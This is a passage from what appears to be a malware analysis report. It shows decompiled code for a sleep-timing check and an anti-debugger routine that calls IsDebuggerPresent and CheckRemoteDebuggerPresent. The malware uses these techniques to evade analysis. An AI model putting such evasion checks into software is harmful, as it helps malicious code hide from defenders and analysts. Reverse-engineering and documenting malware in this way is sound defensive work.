
v0 = GetTickCount();

Sleep(500);

```
  if ( GetTickCount() - v0 <= 440 )
    Sleep(0);
  else
    v2 = 0;
  return v2;
}
```

IX. Anti-debugger check

The malware calls IsDebuggerPresent and CheckRemoteDebuggerPresent APIs to check for the debugger presence.



The function in C++ is as follows:

```
int anti_debugger_check()

{

  BOOL pbDebuggerPresent;

  int v2;


  pbDebuggerPresent = 0;

  v2 = 0;

  if ( IsDebuggerPresent() || CheckRemoteDebuggerPresent((HANDLE)0xFFFFFFFF,
&pbDebuggerPresent) && pbDebuggerPresent )

    v2 = 1;

  return v2;

}
```